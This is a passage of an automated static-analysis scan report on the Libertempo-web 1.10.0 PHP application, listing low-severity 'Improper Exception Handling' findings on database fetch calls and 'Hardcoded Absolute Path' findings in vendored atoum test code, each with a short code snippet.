Method init_config_tab at line 1265 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1300	1300
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function init_config_tab()

```
.....  
1300.         while ($data = $req_config->fetch_array())
```

Improper Exception Handling\Path 34:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=600>

Status New

Method init_config_tab at line 1265 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1322	1322

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function init_config_tab()

```
....  
1322.         while ($data_mail = $req_mail->fetch_array())
```

Improper Exception Handling\Path 35:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=601
Status	New

Method init_config_tab at line 1265 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1377	1377
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function init_config_tab()

```
....  
1377.         if($data_user = $req_user->fetch_array())
```

Improper Exception Handling\Path 36:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=602
Status	New

Method recup_tableau_types_conges at line 1408 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1414	1414

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges()

```
....  
1414.         while ($l = $data->fetch_array())
```

Improper Exception Handling\Path 37:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=603
Status	New

Method recup_tableau_types_absence at line 1423 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1429	1429
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_absence()

```
....  
1429.         while ($l = $data->fetch_array())
```

Improper Exception Handling\Path 38:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=604
Status	New

Method recup_tableau_types_conges_exceptionnels at line 1438 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1444	1444

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_types_conges_exceptionnels()

```
....  
1444.         while ($l = $data->fetch_array())
```

Improper Exception Handling\Path 39:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=605
Status	New

Method recup_tableau_tout_types_abs at line 1453 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1463	1463
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_tableau_tout_types_abs()

```
....  
1463.         while ($resultat_cong = $data->fetch_array())
```

Improper Exception Handling\Path 40:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=606
Status	New

Method recup_tableau_conges_for_user at line 1472 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1485	1485

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_tableau_conges_for_user(\$login, \$hide_conges_exceptionnels)

```
....  
1485.         while ($l = $data->fetch_array())
```

Improper Exception Handling\Path 41:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=607>

Status New

Method affiche_tableau_bilan_conges_user at line 1495 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1499	1499
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function affiche_tableau_bilan_conges_user(\$login)

```
....  
1499.         $resultat = $ReqLog->fetch_array();
```

Improper Exception Handling\Path 42:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=608>

Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1560	1560

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....  
1560.         if($resultat = $ReqLog->fetch_array())
```

Improper Exception Handling\Path 43:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=609>

Status New

Method recup_infos_all_users at line 1616 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1623	1623
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_infos_all_users()

```
....  
1623.         while ($resultat =$ReqLog->fetch_array())
```

Improper Exception Handling\Path 44:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=610>

Status New

Method recup_infos_all_users_du_grand_resp at line 1681 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1692	1692

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_all_users_du_grand_resp(\$login)

```
....  
1692.         while ($resultat_users =$ReqLog_users->fetch_array())
```

Improper Exception Handling\Path 45:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=611
Status	New

Method init_tab_jours_fermeture at line 1810 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1816	1816
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function init_tab_jours_fermeture(\$user)

```
....  
1816.         while( $row = $res_select->fetch_array())
```

Improper Exception Handling\Path 46:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=612
Status	New

Method get_reliquat_user_conges at line 1831 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1835	1835

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_reliquat_user_conges(\$login, \$type_abs)

```
....  
1835.      $resultat_info = $ReqLog_info->fetch_array();
```

Improper Exception Handling\Path 47:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=613>

Status New

Method get_list_users_des_groupes_du_resp_sauf_resp at line 1912 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1921	1921
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_users_des_groupes_du_resp_sauf_resp(\$resp_login)

```
....  
1921.      while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 48:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=614>

Status New

Method verif_periode_chevauche_periode_user at line 203 of /Libertempo-web-1.10.0/fonctions_calcul.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_calcul.php	/Libertempo-web-1.10.0/fonctions_calcul.php
Line	244	244

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_calcul.php
 Method function verif_periode_chevauche_periode_user(\$date_debut, \$date_fin, \$user, \$num_current_periode="", \$tab_periode_calcul, &\$comment, \$num_update = null)

```
.....
244.                                while($resultat_periode=$user_periode_request-
>fetch_array())
```

Improper Exception Handling\Path 49:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=615
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/includes/lang_profile.php	/Libertempo-web-1.10.0/includes/lang_profile.php
Line	14	14
Object	fetch_row	fetch_row

Code Snippet

File Name /Libertempo-web-1.10.0/includes/lang_profile.php
 Method <?php

```
.....
14.    $lang = $ReqLang->fetch_row();
```

Improper Exception Handling\Path 50:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=616
Status	New

Method find_plugins_activated at line 6 of /Libertempo-web-1.10.0/includes/plugins.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/plugins.php	/Libertempo-web-1.10.0/includes/plugins.php
Line	14	14

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/includes/plugins.php

Method function find_plugins_activated(){

```
....
14.             while($plugin=$ReqLog_list_plugins->fetch_array())
```

Hardcoded Absolute Path

Query Path:

PHP\Cx\Php Low Visibility\Hardcoded Absolute Path Version:1

Description

Hardcoded Absolute Path\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=415
Status	New

The test__construct method references external files using a hard-coded, absolute path "C:\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 12.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	60	60
Object	"C:\\\"	"C:\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php

Method public function test__construct()

```
....
60.             ->if($this->newTestedInstance('C:\\'))
```

Hardcoded Absolute Path\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=416
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path "C:\\current\\directory" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	129	129
Object	"C:\current\directory"	"C:\current\directory"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....  
129.             ->given($this->function->getcwd = $currentDirectory =  
                  'C:\current\directory')
```

Hardcoded Absolute Path\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=417
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	131	131
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....  
131.             ->if($this->newTestedInstance('C:\a\b', '\\'))
```

Hardcoded Absolute Path\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=418
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	136	136
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....  
136.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=419
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path \a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	143	143
Object	\a\b"	\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....  
143.                                     ->isEqualTo('C:\current\directory\...\a\b')
```

Hardcoded Absolute Path\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=420
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path \a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	150	150
Object	\a\b"	\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....
150.                                     -
>isEqualTo('C:\current\directory\...\a\b')
```

Hardcoded Absolute Path\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=421
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path "C:\current\directory\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 126.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	157	157
Object	"C:\current\directory\a\b"	"C:\current\directory\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testAbsolutizeWindows()

```
....
157.                                     ->isEqualTo('C:\current\directory\a\b')
```

Hardcoded Absolute Path\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=422
Status	New

The testAbsolutizeWindows method references external files using a hard-coded, absolute path `\a\b` in `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php` at line 126.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>
Line	164	164
Object	<code>\a\b</code>	<code>\a\b</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php`
 Method `public function testAbsolutizeWindows()`

```
....
164.                                     ->isEqualTo('C:\current\directory\.\a\b')
```

Hardcoded Absolute Path\Path 9:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=423
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path `"C:\current\directory"` in `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php` at line 215.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>
Line	218	218
Object	<code>"C:\current\directory"</code>	<code>"C:\current\directory"</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php`
 Method `public function testGetAbsolutePathWindows()`

```
....
218.                                     ->given($this->function->getcwd = $currentDirectory =
'C:\current\directory')
```

Hardcoded Absolute Path\Path 10:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=424
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 215.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	220	220
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetAbsolutePathWindows()

```
....  
220.                                     ->if($this->newTestedInstance('C:\a\b', '\\'))
```

Hardcoded Absolute Path\Path 11:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=425
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 215.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	226	226
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetAbsolutePathWindows()

```
....  
226.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 12:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=426
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path `\a\b` in `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php` at line 215.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>
Line	234	234
Object	<code>\a\b</code>	<code>\a\b</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php`
Method `public function testGetAbsolutePathWindows()`

```
....  
234.  
>isEqualTo('C:\current\directory\..\a\b')
```

Hardcoded Absolute Path\Path 13:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=427
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path `\a\b` in `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php` at line 215.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php</code>
Line	242	242
Object	<code>\a\b</code>	<code>\a\b</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php`
Method `public function testGetAbsolutePathWindows()`

```
....
242.                                     -
>isEqualTo('C:\current\directory\..\..\a\b')
```

Hardcoded Absolute Path\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=428
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path "C:\current\directory\..\..\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 215.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	250	250
Object	"C:\current\directory\..\..\a\b"	"C:\current\directory\..\..\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetAbsolutePathWindows()

```
....
250.                                     -
>isEqualTo('C:\current\directory\..\..\a\b')
```

Hardcoded Absolute Path\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=429
Status	New

The testGetAbsolutePathWindows method references external files using a hard-coded, absolute path "\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 215.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	258	258
Object	"\a\b"	"\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetAbsolutePathWindows()

```
....  
258.                                     -  
>isEqualTo('C:\current\directory\.\a\b')
```

Hardcoded Absolute Path\Path 16:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=430>
Status New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	344	344
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....  
344.                                     ->if($this->newTestedInstance('C:\a\b', '\\'))
```

Hardcoded Absolute Path\Path 17:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=431>
Status New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	349	349

Object	"C:\a\b"	"C:\a\b"
--------	----------	----------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
349.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 18:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=432
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path " in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	351	351
Object	"	"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
351.                                     ->if($this->newTestedInstance('C:\a\b\..', '\\'))
```

Hardcoded Absolute Path\Path 19:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=433
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php

Line	356	356
Object	"C:\a"	"C:\a"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
356.                                     ->isEqualTo('C:\a')
```

Hardcoded Absolute Path\Path 20:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=434
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path " in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	358	358
Object	"	"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
358.                                     ->if($this->newTestedInstance('C:\a\b\..', '\\'))
```
